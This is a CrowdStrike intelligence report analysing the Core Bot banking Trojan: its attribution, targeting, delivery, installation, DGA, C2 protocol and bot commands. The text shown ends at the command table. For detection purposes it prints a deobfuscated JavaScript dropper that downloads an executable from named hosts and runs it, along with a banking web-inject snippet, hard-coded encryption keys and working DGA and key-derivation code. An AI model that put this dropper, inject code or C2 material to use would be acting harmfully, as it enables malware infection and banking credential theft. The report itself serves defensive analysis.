CROWDSTRIKE

INTELLIGENCE REPORT:

EMERGENCE AND DEVELOPMENT OF CORE BOT

CROWDSTRIKE GLOBAL INTELLIGENCE TEAM
web: WWW.CROWDSTRIKE.COM | twitter: @CROWDSTRIKE
email: INTELLIGENCE@CROWDSTRIKE.COM

Since the inception of **CrowdStrike**, we have instilled in every one of our employees the sense of mission to help defend our customers from attackers. Whether the attack involves an advanced nation state, an opportunistic banking trojan, or a hacktivist campaign, there are human adversaries behind these attacks. Our customers know that intelligence about these adversaries, how they operate, and what they target can mean the difference between stopping an attack, and explaining to the board what happened.

At CrowdStrike, we often state that intelligence powers everything we do. By this we mean that we are powering the industry-leading endpoint protection solution with intelligence to find and prevent attackers before they can cause damage, we power our consulting personnel to deliver the most efficient and flexible professional services in the industry, and we enable our customers to consume our intelligence and operationalize it in their enterprise. This report on an adversary we track under the designator BOSON SPIDER, serves as a comprehensive example of the types of intelligence reporting that we provide to our customers every day. This threat actor was first observed in August 2015, conducting credential theft against customers of financial institutions which continued through the spring of 2016 when they suddenly stopped operating, just after this report was published to our intelligence customers.

The analysis contained in this report contains an assessment of the human operators of the BOSON SPIDER malware commonly called Core Bot, in-depth technical analysis of the capabilities of their main implant, and defensive information including signature data for detection and categorization. The Domain Generation Algorithm (DGA) used by this adversary to maintain control of their botnet has been reverse engineered, and a script to replicate the domains they might use is also included in the report. Our customers can consume those domains both directly through our Falcon next-generation endpoint technology, as well as directly from our intelligence API's, providing comprehensive detection of this threat in their environment.

CrowdStrike is proud to provide this sample of the intelligence reporting that our analysts work day and night to produce so that we may keep our customers ahead of the adversary. We hope this report serves as an example of how organizations can power their own people, processes, and technologies with intelligence to better defend their enterprises and to stop breaches.

TABLE OF CONTENTS

EXECUTIVE SUMMARY **3**
KEY POINTS 3
ATTRIBUTION **5**
TARGETING 5
Timeline 5
Targets 6
ADVERSARY ASSESSMENT 8
TECHNICAL ANALYSIS **10**
Deployment 10
Installation 11
Command and Control 15
Capability 20
MITIGATION & REMEDIATION **29**
HOST INDICATORS 29
Files 29
Registry Values 30
Objects 30
YARA Rules 30
NETWORK INDICATORS 32
Snort Rules 33
TACTICS, TECHNIQUES, AND PROCEDURES 33
CONCLUSION **35**
APPENDIX **37**

Executive Summary

EXECUTIVE SUMMARY

As part of research into emerging threats, CrowdStrike encountered a new commodity banking Trojan called *Core Bot.* Core Bot is a modular botnet that began as an information stealer, it was first observed in August 2015 and publicly reported on at that time.[1] Some months later, a module became available for hijacking users' banking sessions, and configuration files were observed targeting CrowdStrike customers in the financial sector. Today, Core Bot follows the principles observed with most popular banking Trojans: It uses web injects to manipulate web browser sessions in a controlled manner and implements an affiliate model for monetization of botnet resources.

This report will cover the installation method of Core Bot, its Command-and-Control (C2) protocol, and analysis of its two main modules: the information stealer and the Man-In-The-Middle (MITM) banking hijacker.

KEY POINTS

- Core Bot is a modular and extensible commodity crimeware kit that is being actively developed since mid-2015.
- Currently observed Core Bot plugins are a stealer module for harvesting stored credentials and a MITM module for intercepting online banking sessions.
- Core Bot has been primarily observed being deployed using obfuscated JavaScript files via spam emails, but it has also been delivered via Angler exploit kit[2].
- The bot falls back to a Domain Generation Algorithm (DGA) if none of the primary C2 servers can be reached.
- Adversary use of hard-coded named pipes, unique patterns for file and folder names, and a fixed HTTP user agent and data header in C2 communications enable detection of Core Bot infections.
- The group behind Core Bot is believed to be operating out of Russia or Eastern Europe.

[1] https://securityintelligence.com/watch-out-for-corebot-new-stealer-in-the-wild/
[2] Reference to CrowdStrike Intelligence reporting

Attribution

ATTRIBUTION

TARGETING

Core Bot is a commodity crimeware that does not directly target organizations via its distribution, but rather it opportunistically targets victims in the aim of obtaining credentials or access to financial institutions for monetary gain.

Timeline

Core Bot was first publicly reported in August 2015. At that stage, it was known to be a modular botnet with a plugin for harvesting credentials on the victim system. By September 2015, reporting[3] was released detailing a second plugin being deployed that acted as a banking Trojan—harvesting web form data, performing web injects into targeted banking sites, and defeating two-factor authentication. Although this seems like a fairly quick progression for Core Bot, it is likely the MITM plugin had been in development for some time.

Campaign Links

Shortly after the public reporting of the MITM plugin, open source reporting[4] reported on a link between a known Core Bot C2 server and a criminal store selling stolen credentials, BTC Shop. Both were registered by the email address *drake.lampado777@gmail.com*. The C2 server in question was `vincenzo-sorelli.com` with the BTC Shop domain `btcshop.cc`. A link between these two is not surprising since the acquired credentials from the Core Bot stealer would need to be monetized.

Further analysis on this registrant email address revealed another Core Bot C2 domain `pasteronixca.com`. This C2 was found in two Core Bot samples not mentioned in the public reporting with MD5 hashes:

- `cc09ad01ce6785d287724f2f877a91f8`
- `34f36f4ec445755d6e24203f81e562e8`

In both cases the domain `gridismind.com` was also included in the bots' configuration data as a C2. The registrant of this domain is *mant@teleworm.us*. This email has been used to register a further 264 domains, the majority of which are blacklisted as resolving to hosts that were sources of spam. Quite a few look to be related to phishing attempts against specific financial organizations using slightly altered domain names in an attempt to fool users by impersonating the legitimate organization.

In addition to the phishing and spam hosts, the following domains were all also registered using this email address:

[3] https://securityintelligence.com/an-overnight-sensation-corebot-returns-as-a-full-fledged-financial-malware/
[4] https://www.damballa.com/stolen-information-using-corebot-sold-on-btcshop-cc/

- `retsback.com`
- `updconfs.com`
- `systruster.com`
- `msupdcheck.com`

Of note, these hosts were all recently reported to be related to the *ATMZombie* banking Trojan deployed against Israeli banks[5]. This link suggests one of the following scenarios:

1. Core Bot operators outsource the hosting to a well-known bulletproof hosting service known as Avalanche or Kol that has been around for a number of years and supplies the operators of ATMZombie, as well as phishing and spam site operators.
2. The actors behind Core Bot have diversified their operations to spam, phishing, and other malware operations to target Israeli banks.
3. An affiliate using Core Bot is also involved in other operations in order to maximize revenue.

CrowdStrike assesses the first scenario to be most likely. It is common practice to rent criminal hosting services when running botnets, and given the development effort that has gone into Core Bot, it seems unlikely the group would be resourced to manage all those different types of operations.

Targets

Core Bot's initial targeting was opportunistic, and little could be determined during the credential-stealing phase of its operations. Once it became a banking Trojan using the MITM plugin, the following configuration targeting could be observed:

1. September 2015: Initial targeting was mainly U.S. banks with some Canadian institutions.
2. November 2015: `in3.dat` was delivered as the primary configuration file and added a number of Asian banks to the U.S. and Canadian institutes.
3. February 2016: `f2_jp.dat` was delivered for the first time targeting solely Japanese banks.

Bot Family

Core Bot's initial configuration data contains a parameter called `core.family`. In the analyzed samples, the values `1` and `5` have been observed for this parameter. It appears this is a campaign or affiliate identifier and it is used to determine what variant of the web inject configuration file is delivered. For early samples the value was set to `1` and returned `in3.dat`; from February onward, samples with a value of `5` were observed delivering `f2_jp.dat`.

[5] https://securelist.com/blog/research/73866/atmzombie-banking-trojan-in-israeli-waters/

Configuration File in3.dat

This is a large MITM configuration file that contains targeting for 36 URLs belonging primarily to institutions in North America and Asia. Most are in the U.S., with the others in Canada, Singapore, and Hong Kong. The majority are banks where both corporate and commercial users are targeted.

The `in3.dat` configuration is the most complex that was analyzed. It contains injects and two-factor authentication bypass mechanisms for most of the targets that are described in more detail in the *Man-In-The-Middle Plugin* section of this report.

The following URLs are used for token grabbing, a process that authenticates the adversary when two-factor authentication is used and enables accounts then to be added to perform unauthorized transactions:

- `http://185.14.29.123:18000/tkn/api.php`
- `http://185.14.29.123:18000/tkn/assets.php`

A large number of scripts for the various targets are included in this configuration file. Two second-stage script URLs controlled by the adversary were included as resources in the scripts injected into banking sessions. This was done to reduce the footprint of code deployed to victims that are not accessing targeted URLs, and to enable tweaking of configurations without the need to deploy new configurations:

- `https://serurityaccessapp.com/safety/`
- `https://can-ips.com/ingcaadmin/`

Configuration File f2_jp.dat

In contrast to the previous one, this is a very small and simple MITM configuration file. It contains a list of only seven target URLs that are all banking institutions in Japan. It contains no embedded scripts, instead providing source paths for each target to download the script from keeping the footprint small on machines that are not interacting with targeted institutions. There is no evidence of two-factor authentication bypass mechanisms in this file. Below is an example of an entry from the configuration:

```
text/html
*bk.mufg.jp/ib*/dfw/*
<head*>
<script type="text/javascript">var me401f14bf80da13ffa8a479ac636c510 =
"%BOTID%";</script>
<script type="text/javascript" src="https://ifree-
online.com/74f23f9e28cbc5ddaae8582f48642a59"></script>
```

It ensures the BOTID is sent as a variable in the script that is downloaded and embedded into the HTTP response when a URL is accessed that matches `*bk.mufg.jp/ib*/dfw/*`.

As mentioned above, this configuration does not contain token grabbing URLs, but rather host's scripts for the individual banks being targeted on the host:

- `https://ifree-online.com/`

ADVERSARY ASSESSMENT

While this report focuses on a technical description of the malware, this section will briefly assess the capabilities and level of sophistication of the threat actor behind the botnet. The adversary operating Core Bot appears to be a single group of likely Russian or Eastern European criminal actors offering a small number of affiliate schemes.

- There is no evidence of Core Bot components being leaked or available in the underground market either as source code or as compiled executables. This suggests it is a closed-source operation and is monetized as an affiliate program.
- While the C2 servers differ, artifacts such as the URL path, communications encryption key, and provided configuration data remain the same.
- The same web inject configuration files are sent in response to different, seemingly unrelated C2 servers.
- Changing the family configuration setting determines the web injects file that is received regardless of the C2, suggesting a single group that can deploy different affiliated botnets via any of their hosts.
- Links to other Russian and Eastern European cybercriminal campaigns including access to deployment mechanisms such as Angler Exploit kit, and links to web inject configuration writers, criminal-hosting providers, and other underground resources.

Unlike many banking Trojans, the code in Core Bot is unique and is not based on the leaked source code of other tools such as *Zeus* or *Carberp*. It is not often that brand-new banking Trojans with this degree of complexity written from scratch show up, demonstrating that the group behind Core Bot has access to competent developers. The use of token servers for bypassing two-factor authentication and the deployment of second-stage web inject servers to minimize attack footprint on victims demonstrate that the adversary is operating at the higher end of the criminal spectrum.

Despite this, the group has made errors. There are coding mistakes made with the DGA discussed later in this report and the use of trivial techniques such as string comparison for verification of valid servers. The botnet appears still to be in an early phase of development with a large amount of debug information included and verbose reporting back to C2 servers. Penetration by Core Bot is much lower than with other banking Trojans and it does not appear to be increasing, but the resourcefulness and ongoing development by the adversary means it still poses a threat to financial institutes and individuals.

Technical Analysis

TECHNICAL ANALYSIS

Deployment

The initial infection vector for most Core Bot instances has been as a second-stage payload for spam campaigns containing JavaScript downloaders. Some instances may also have been deployed using the Angler Exploit kit analyzed in CrowdStrike Intelligence reporting.

Delivery

A subset of samples were observed being delivered using the following method:

1. A spam email is sent with an attachment purporting to be a court notification or invoice. It has a filename containing a randomly generated number and using a double extension relying on the operating system hiding the second extension and fooling the user into double clicking the file. One example observed was `Court_Notification_000475583.doc.js`. These lures are identical to those sent by the *Asprox* botnet before it disappeared in early 2015.[6]
2. The payload contains an obfuscated JavaScript file that is randomized for each round of emails to ensure difficulty in detection.
3. The obfuscated JavaScript is split into many randomized functions that concatenate the second-stage script together and execute it.
4. The second-stage script downloads the final Core Bot dropper payload and executes it.

Below is a copy of a deobfuscated second-stage JavaScript:

```
var
str="55515C5E17100112010724020 50D1613051D09074A070B095E275E06080117170D
0A0317160105080117100510014A0D0A5E17555E55505051505C515356565E55";
function dl(fr) {
  var b = "dreliaz.org vidyaprakashpublicschool.org
aeonwebtechnology.com".split(" ");
  for (var i = 0; i < b.length; i++) {
    var ws = WScript.CreateObject("WScript.Shell");
    var fn = ws.ExpandEnvironmentStrings("%TEMP%") +
String.fromCharCode(92) + Math.round(Math.random() * 100000000) +
".exe";
    var dn = 0;
    var xo = WScript.CreateObject("MSXML2.XMLHTTP");
    xo.onreadystatechange = function() {
      if (xo.readyState == 4 && xo.status == 200) {
        var xa = WScript.CreateObject("ADODB.Stream");
        xa.open();
        xa.type = 1;
        xa.write(xo.ResponseBody);
        if (xa.size > 1000) {
          dn = 1;
```

[6] https://isc.sans.edu/forums/diary/What+Happened+to+You+Asprox+Botnet/19435/

```
          xa.position = 0;
          xa.saveToFile(fn, 2);
          try {
            ws.Run(fn, 1, 0);
          } catch (er) {};
        };
        xa.close();
      };
    };
    try {
      xo.open("GET", "http://" + b[i] + "/counter/?id=" + str + "&rnd="
+ fr, false);
      xo.send();
    } catch (er) {};
    if (dn == 1) break;
  };
};
dl(9441);
dl(4172);
dl(6013);
```

This method of distribution is fairly common in commodity attacks and has been observed dropping other malware families in addition to Core Bot.

Once invoked, the executables sole purpose is to evade detection by anti-virus and unpack the Core Bot loader into memory. It achieves this by heavy use of packing and obfuscation, a common technique used by commodity crimeware.

Loader

The PDB path that is present in the binary can identify the Core Bot loader:

```
C:\work\itco\core\bin\x86\Release\loader.pdb
```

The loader is simplistic; it decompresses the Core Bot payload and loads it into memory using the technique outlined below that is becoming increasingly popular in commodity malware, as it avoids writing payload executables to disk:

1. The loader locates the `.data2` section that contains the compressed payload.
2. The section is decompressed using aPLib[7] compression and loaded into a new memory segment.
3. The loader fixes the payloads, imports, and relocations.
4. The entry point is found and execution is passed to the payload.

Installation

On execution the Core Bot main module, a 32-bit executable, first sets up an up an Auto-Start Execution Point (ASEP) for persistence, and then unpacks its initial configuration data.

[7] http://ibsensoftware.com/products_aPLib.html

During execution, it determines the CPU architecture it is running on. The module contains a 64-bit compiled version of itself stored inside a `.x64` section. If it determines it is running on a 64-bit system, it will extract this file, execute an instance of the `dllhost.exe` executable (which ships with the Windows operating system) in suspended mode, and inject the extracted 64-bit instance into the code before resuming execution—a technique known as process hollowing. On a 64-bit system, this is required to ensure processes running in 64-bit mode can be successfully injected.

Configuration

The Core Bot main executable has a `.params` section that contains its encrypted initial configuration data. Core Bot extracts this data by:

1. Locating the `.params` section
2. Decrypting its content using the RC4 algorithm and the hard coded key `0A A2 AA 50 E9 4C A8 41 98 81 76 0D 12 A6 1B 54 79 26 E6 1F 77 85 06 F1 9E 6D B0 42 FF F3 29 14`
3. Parsing the decrypted configuration

Code for extracting the initial configuration data from the main module is included in the *Appendix*.

The configuration data is a binary structure and each entry has the following format:

```
[BYTE number of items] [BYTES items]
```

with each item having the format:

```
[DWORD key size] [BYTES key] [DWORD value size] [BYTES value]
```

Once loaded into memory, this data forms the baseline of Core Bot's configuration. On first execution Core Bot creates a further set of initial items and adds them to this configuration. It can be further updated using commands from the bot's C2 server. The table below shows the items in this configuration. DGA values are omitted, as they are covered in the *Domain Generation Algorithm* section:

ITEM NAME	DESCRIPTION
core.safe_mode	Boolean value that, if set to 1, ensures no plugins are loaded. Likely used by the adversary if an unknown plugin is causing problems on the victim system.
core.create_time	Time that Core Bot was installed on the victim system, stored in Epoch time.
core.guid	A Globally Unique Identifier (GUID) used to uniquely identify each victim. The GUID is created using the Windows API CoCreateGUID().
core.heartbeat	Boolean value that, if set to TRUE, ensures that other instances are signaled to exit when the primary instance terminates.
core.interval	Number of seconds between C2 beacon requests.
core.last_start	Time that Core Bot was last executed on the victim system, stored in Epoch time.
core.no_install	Boolean value that, if set to TRUE, ensures Core Bot is not installed on the system and does not persist after an OS reboot.
core.pid	Process ID of the Core Bot main module.
core.plugins_folder	The name of the directory within the Core Bot working directory used to store its encrypted plugin files. The folder name is generated based on the volume serial number and formatted as a GUID using the format string %08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x.
core.run_count	The number of times Core Bot has been executed.
core.server_key	The RC4 encryption key used for encrypting POST requests to and responses received from the C2 server. Only a single encryption key e3f33a48fad320f43ca6130294cfb191 has so far been observed, suggesting this is not a configurable part of the botnet or only a small group is using it.
core.server_sign	Used as a simple string check when sending an initial beacon to a server. The server is accepted as valid if the decrypted response contains a matching hash. This is a weak verification relying simply on a string comparison and not a cryptographic signature check.
core.starter_files	A file path pointing to the copy of the Core Bot dropper made during the installation process.
core.svchost	A Boolean value that, if set to true, instructs the executable to be injected into a new instance of the legitimate Windows svchost.exe process.
core.urls	A list of URLs that Core Bot should use for its C2 communications.
core.work_dir	The full path to where Core Bot stores its encrypted

	configuration file described below and also its plugin directory. The working directory name is also generated based on the volume serial number and formatted as a GUID.
`tmp.volume_sn`	The victim's system drive volume serial number, it is used to seed the generation of per victim unique file names, directory names and encryption keys used by Core Bot.

Table 1. Configuration Items Stored by Core Bot

Each time a new entry is added or removed from memory, a copy of the current configuration is saved to the victim's disk in encrypted form. The file is saved to the working directory created by Core Bot on initialization using the path:

`%LOCALAPPDATA%\Microsoft\<working directory>\<configuration file>`

The strings `<working directory>` and `<configuration file>` are both GUIDs generated based on the system drive's volume serial number. Below is an example on a compromised system:

```
C:\Users\user\AppData\Local\Microsoft\093a68ef-65f2-b3e6-7a11-
e67846f8b548\306e64db-bfc5-b522-664b-98dad0bf71be
```

The configuration file is encrypted using RC4 and a key generated using the same algorithm that is implemented to produce the GUID filenames. It is also seeded with the system drive's volume serial number. Although the algorithm for these functions is the same, the initial key value and the value used to perform an eXclusive OR (XOR) against the volume serial number are different in each case and hard coded into the bot. The Python script below replicates the algorithm used to generate the key for the configuration file encryption:

```
from struct import unpack, pack
#-------------------------------------
#Rotate DWORD right 2
def ror2Dword(dat):
      r = dat >> 2
      l = (dat << 30) & 0xffffffff
      out = (r + l) & 0xffffffff
      return out
#-------------------------------------
seedkey =
"\x64\x30\x67\x43\xD5\x26\x25\xF6\x94\xD4\xE2\xD3\x65\x4D\x63\xD8\x1B\x
EA\xC3\xA4\xA4\xBD\x46\x75"
xorkey = 0x42AB3122
modkey = volserial ^ xorkey
rc4key = ""
temp = ""
offset = 0
while offset < len(seedkey):
      temp = unpack('I',seedkey[offset:offset+4])[0]
      rc4key += pack('I',(temp ^ modkey))
      modkey = ror2Dword(modkey)
      offset += 4
```

Persistence

Core Bot will always install itself onto the victim system unless the item `core.no_install` is present in the initial configuration. No samples were observed that included this item.

Core Bot's first step is to create its installation directory and copy itself into that directory. The installation directory, like the working directory, is created in the path `%LOCALAPPDATA%\Microsoft\`. Both the installation directory name and file name are GUIDs generated using the system disk volume serial number and the algorithm used to encrypt the configuration file. Both files use different seed keys and constants to ensure the GUIDs generated are different. The dropper file is copied to the new file location before deleting the original dropper.

The second step is to create the ASEP using the registry. Using the previous algorithm with a different seed, a GUID is generated for the registry value and created in the `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` key. The path is then set to the previously copied dropper file.

Command and Control

Core Bot utilizes the HTTP protocol for its C2 communications using the WinHTTP library. It utilizes the `core.urls` list from its configuration data to determine which C2 server to connect to, attempting each in turn until a successful connection is made. If a connection cannot be made, a secondary mechanism can be initiated using a Domain Generation Algorithm (DGA).

Domain Generation Algorithm

Core Bot contains artifacts in its configuration data that enable it to generate domains based on an algorithm. It will attempt to connect to each of these generated domains in turn if no primary C2 server is available. Core Bot uses subdomains of dynamic DNS providers and full domains with several Top Level Domains (TLDs); newer samples also contain a wider range of TLDs to increase the number of potential domains. The way Core Bot uses its DGA is dependent on its configuration data.

The following elements of the DGA are stored in the configuration data:

ITEM NAME	DESCRIPTION
core.dga.group	An integer used as part of the DGA seed increasing the number of potential generated domains. If no group ID is specified, the default value of **1** is used.
core.dga.zones	DNS provider zone that the generated subdomains will be appended to.
core.dga.key_fingerprint	A signature check to ensure valid protocol exchange takes place when a live generated domain is found.
core.dga.domains_count	Number of DGA subdomains to create
core.dga.url_path	The URL path to use when communicating with a DGA subdomain.

Table 2. DGA Configuration Items Stored by Core Bot

The DGA is created based on a seed value. The initial seed value is generated based on the current date from the date headers extracted from a request to `google.com` and the group integer from the configuration data. They are combined to create the initial seed using the following process:

1. Take the number of the month and left shift it by `8`.
2. Take the output and perform a logical OR with the current day of the month.
3. Add the current year.
4. Take the output and add this to the group number left shifted by `16`.
5. Finally add the hard-coded seed value `0x1DB98930`.

The output of this is fed into a Linear-Congruential-Generator (LCG) that is used to determine the subdomain length between the values of `12` and `24`. The new seed value is fed back into the generator to select a character from the array `abcdefghijklmnopqrstuvwxy012345678` and the process is repeated until all characters are selected. The absence of the characters `z` and `9` is notable and is the result of an off-by-one coding error by the adversary when building the character array.

Once a subdomain is generated, it is prepended to the zone value to create the full domain. For samples analyzed in late 2015, this was `.ddns.net`. Since then configurations have been observed that additionally contain TLDs `cn`, `com`, `cc`, `ws`, `sg`, and `in`.

Each subsequent domain that is created uses the output seed value from the previous generation. This process is repeated until `domains_count` is reached. The code for producing this DGA is included below:

```
#Variables hard coded into the bot
lower = 12
higher = 24
charray = "abcdefghijklmnopqrstuvwxy012345678"
startseed = 0x1DB98930
#--------------------------------------------------
#Function to create initial seed
def init_seed(group,year,month,day):
      init = (day | (month << 8)) + year
      return (init + (group << 16)) + startseed
#--------------------------------------------------
#Function to create a days worth of domains
def create_domains_day(group,count,zone,year,month,day):
      domlist = []
      dcount = 0
      curseed = init_seed(group,year,month,day)
      for dcount in range(count):
            curseed = (1664525 * curseed + 1013904223) & 0xffffffff
            val = curseed % (higher - lower)
            lendom = lower + val
            offset = 0
            curdom = ''
            for offset in range(lendom):
                  curseed = ((1664525 * curseed) + 1013904223) &
0xffffffff
                  charselect = curseed % len(charray)
                  curdom += charray[charselect]
            curdom += zone
            domlist += [curdom]
      return domlist
```

Protocol

Once an active C2 domain has been established, Core Bot will make beacon requests using HTTP POST requests. The POST requests are always to the path specified in the configuration data; a different path can be specified for primary C2 URLS and DGA hosts.

Message Types

Core Bot will send a number of different message types to the C2 for requesting information, requesting plugins, and sending back status information. The first byte of the request payload will always be a message ID. Below is a table documenting Core Bot's message IDs and what it uses them for:

ID	DESCRIPTION
0x29	Main beacon request sent at regular intervals based on `core.interval` time in seconds. Response to this request is either nothing or a command to execute.
0x2A	Send a basic success/failure status message to the C2 server in response to executing commands.
0x2B	Send a detailed status message to the C2 server in response to certain commands.
0x2C	Send debug information to the C2 server about actions carried out by the bot.
0x2D	Send victim and bot information to the C2 server and request a session ID for used in forth coming requests.
0x2E	Initial beacon and request for the server signature to verify the C2.
0x30	Send information on installed plugins. When no plugins are installed the initial request is empty and used to initialize the command loop.
0x31	Send detailed information on installed plugins used in conjunction with the update and remove plugin commands.
0x47	Upload data to the C2 server such as screenshots.
0x5A	Request a plugin by the name provided in the install plugin command.
0xFF	Any message from an installed plugin that is sent to the C2 server is wrapped in an FF message.

Table 3. Message IDs in Requests

Core Bot will send messages in the following sequence during execution:

1. The first message of type `0x2E` is an initial beacon request where the server signature hash is expected as a response and is checked to verify the server.
2. Once verified, message `0x2D` is sent, containing information about the victim system and the running instance of Core Bot. In response, a session ID is received that is used in future requests.
3. Message `0x30` is then sent to initialize the command loop.
4. Core Bot will periodically poll the C2 server with message `0x29` for requesting commands. If a response is received, the ID is extracted and a corresponding command executed.

If an install plugin command is received, Core Bot will send a plugin request with message ID `0x5A`. In response to different actions, Core Bot will send back debugging and status messages `0x2A`, `0x2B`, `0x2C`, and `0x30`. Once plugins are installed, they too can send back messages to the C2 server; these always have the ID `0xFF`.

Request

All C2 communications use the fixed user agent string `Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)`. An example of a Core Bot C2 request is shown below:

```
POST /gate/ HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
```

```
Pragma: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64;
Trident/6.0)
Content-Length: 20
Host: pomppondy.net

AQAAAPEH84u5ejpjLQ==
```

The POST content is Base64 encoded and, once decoded, contains the following structure:

```
[DWORD Version][BYTES Encrypted data]
```

The DWORD value is always set to `1` and is likely a version number. Since the current version is always `1`, the Base64-encoded data will always start with the string `AQAAA`. This can be leveraged in a signature to detect Core Bot traffic on the network. The data portion of the message is encrypted with RC4 using the `core.server_key` from the configuration data. In all samples analyzed, this value was `e3f33a48fad320f43ca6130294cfb191`.

The decrypted data has the following structure:

```
[BYTE ID] [BYTES Data]
```

The ID determines the type of data and what data is included; data can be sent as text in the case of the victim's system information or in a binary data format the same as the configuration file in the case of status update messages.

Response

The responses from the C2 server are not Base64 encoded, but instead, using the following protocol:

1. Encrypted data is split and sent using HTTP chunked encoding.
2. Each segments size is stored in the response as ASCII followed by a carriage return/newline line break(`\x0d\x0a`).
3. Each segment is extracted by taking data of the length specified from immediately after a line break and up to the next one.
4. The next segment's size then follows.
5. Each segment is extracted and added to the output before decryption using RC4 and the same key as the POST requests.

The following structure represents the HTTP chunked encoding response data, where segments are repeated until all data is present:

```
[ASCII Segment Size] [BYTES 0D 0A] [BYTES Segment data] [BYTES 0D 0A]
```

Below is an example of this data structure with colors used to highlight the specific sections:

```
0000000: 4854 5450 2f31 2e31 2032 3030 204f 4b0d  HTTP/1.1 200 OK.
0000010: 0a53 6572 7665 723a 206e 6769 6e78 2f31  .Server: nginx/1
0000020: 2e39 2e34 0d0a 4461 7465 3a20 5468 752c  .9.4..Date: Thu,
0000030: 2032 3220 4f63 7420 3230 3135 2031 363a   22 Oct 2015 16:
0000040: 3332 3a30 3520 474d 540d 0a43 6f6e 7465  32:05 GMT..Conte
0000050: 6e74 2d54 7970 653a 2074 6578 742f 6874  nt-Type: text/ht
0000060: 6d6c 3b20 6368 6172 7365 743d 7574 662d  ml; charset=utf-
0000070: 380d 0a54 7261 6e73 6665 722d 456e 636f  8..Transfer-Enco
0000080: 6469 6e67 3a20 6368 756e 6b65 640d 0a43  ding: chunked..C
0000090: 6f6e 6e65 6374 696f 6e3a 2063 6c6f 7365  onnection: close
00000a0: 0d0a 5661 7279 3a20 4163 6365 7074 2d45  ..Vary: Accept-E
00000b0: 6e63 6f64 696e 670d 0a58 2d50 6f77 6572  ncoding..X-Power
00000c0: 6564 2d42 793a 2050 4850 2f35 2e35 2e39  ed-By: PHP/5.5.9
00000d0: 2d31 7562 756e 7475 342e 3133 0d0a 5365  -1ubuntu4.13..Se
00000e0: 742d 436f 6f6b 6965 3a20 5048 5053 4553  t-Cookie: PHPSES
00000f0: 5349 443d 6837 3767 6736 7665 356c 6e71  SID=h77gg6ve5lnq
0000100: 6170 396c 656a 656c 6f30 7370 6231 3b20  ap9lejelo0spb1;
0000110: 7061 7468 3d2f 0d0a 4578 7069 7265 733a  path=/..Expires:
0000120: 2054 6875 2c20 3139 204e 6f76 2031 3938   Thu, 19 Nov 198
0000130: 3120 3038 3a35 323a 3030 2047 4d54 0d0a  1 08:52:00 GMT..
0000140: 4361 6368 652d 436f 6e74 726f 6c3a 206e  Cache-Control: n
0000150: 6f2d 7374 6f72 652c 206e 6f2d 6361 6368  o-store, no-cach
0000160: 652c 206d 7573 742d 7265 7661 6c69 6461  e, must-revalida
0000170: 7465 2c20 706f 7374 2d63 6865 636b 3d30  te, post-check=0
0000180: 2c20 7072 652d 6368 6563 6b3d 300d 0a50  , pre-check=0..P
0000190: 7261 676d 613a 206e 6f2d 6361 6368 650d  ragma: no-cache.
00001a0: 0a0d 0a36 330d 0ad9 cbe6 8b45 703a 6334  ...63......Ep:c4
00001b0: f548 40e9 3dab 37be 0cdf b914 e9de ec44  .H@.=.7........D
00001c0: 5031 5ba9 9446 ff51 c126 6dbe 1e6f 2e62  P1[..F.Q.&m..o.b
00001d0: 1850 7696 3a65 7ecc f235 a28b c224 bcc8  .Pv.:e~..5...$..
00001e0: 40b5 329c c325 3bad 7e0f d042 3d2a 9295  @.2..%;.~..B=*..
00001f0: e098 974f eebf 1ffb e4fb 4530 ed67 f6f5  ...O......E0.g..
0000200: b3cb d904 157a 145d 7181 0d0a 300d 0a0d  .....z.]q...0...>
```

Once decrypted, the response has the same format as a request, with the first byte containing the identifier and the following bytes containing data structures dependent on that ID. IDs in the C2 responses are used by Core Bot to determine what commands to execute. Possible values are listed in the next section.

Capability

Core Bot is a modular tool with most of its capability coming from its plugins. During the analysis, two plugins were observed being used by Core Bot:

1. A plugin for performing credential theft.
2. A MITM plugin responsible for hijacking a user's browser and performing modifications primarily to target banking web sites.

Core Bot will download plugins provided by the C2 server. Once downloaded, the plugins are executed and can optionally be installed permanently. All downloaded plugins for Core Bot are DLL files that Core Bot loads by allocating a new section of memory, fixing the relocations and imports itself, and parsing the DLL exports section before calling the required initialization function by name. All plugin DLLs export the functions:

- `PluginInit()`
- `PluginUninit()`

The `PluginInit()` function is used to start executing the plugin's capability. The `PluginUninit()` function is used to halt execution. If the C2 specified that the plugins should be installed permanently, they are encrypted using AES and a 256-bit key generated based on the volume serial number. The encrypted files are stored in Core Bot's working directory that is checked when Core Bot initializes.

Commands

In addition to the capability provided by plugins, Core Bot enables the adversary to task the main module with a number of commands, as follows:

ID	DESCRIPTION
`0x1`	Modify the interval time in the configuration file with the specified value in seconds. The interval represents how often the bot will beacon for commands.
`0x3`	Download the executable from the specified URL and save the file to `%TEMP%` with a temporary file name prefixed with _ using the Window API function `GetTempFileName()`. Once downloaded, the file will be executed as a new process.
`0x7`	Enumerate the list of processes running on the victim system and send the process IDs and process names to the C2 server.
`0x8`	Take a screenshot of the victim system and send it to the C2 server.
`0xA`	Add a list of URLs delimited using `;` to the configuration file. These will act as back-up servers and will only be used if the current C2 no longer resolves.
`0xB`	Check that the specified URL is valid by initiating a C2 protocol run with it. If it completes it correctly, add it to the configuration data.
`0xD`	Extract all items from the current configuration data and send them to the C2.
`0xF`	Update the configuration data with an arbitrary item. The provided key is used to add the value specified. This can be used to both append or to overwrite existing items.
`0x10`	Update the configuration data, removing the specified item.
`0x14`	Download a new instance of Core Bot, checking that the downloaded version is later than the currently executing version. Launch the new instance and terminate the current process. No persistence mechanism is installed using this command.
`0x15`	Download a new instance of Core Bot and update its ASEP. Remove the old persistence mechanism and install a new one using the registry key `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` and a value generated based on the volume serial number of the disk formatted as `%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x` with the data being the path to the downloaded executable.
`0x16`	Restart the current instance of core bot by executing a new instance and terminating

	the current process.
0x19	Download the specified plugin by name, then install it by executing the `PluginInit` function exported by Core Bot plugin DLL files. The file is stored on the victim disk encrypted using AES and a key generated based on the volume serial ID.
0x1A	Find the specified plugin by name and, if found, uninstall by executing the `PluginUninit` function exported by Core Bot plugin DLL files, then delete the file from disk.
0x1B	Return a list of all installed plugins providing their name, version number, and debug information. The debug information provided is verbose, suggesting the bot is still in a stage of ongoing redevelopment.
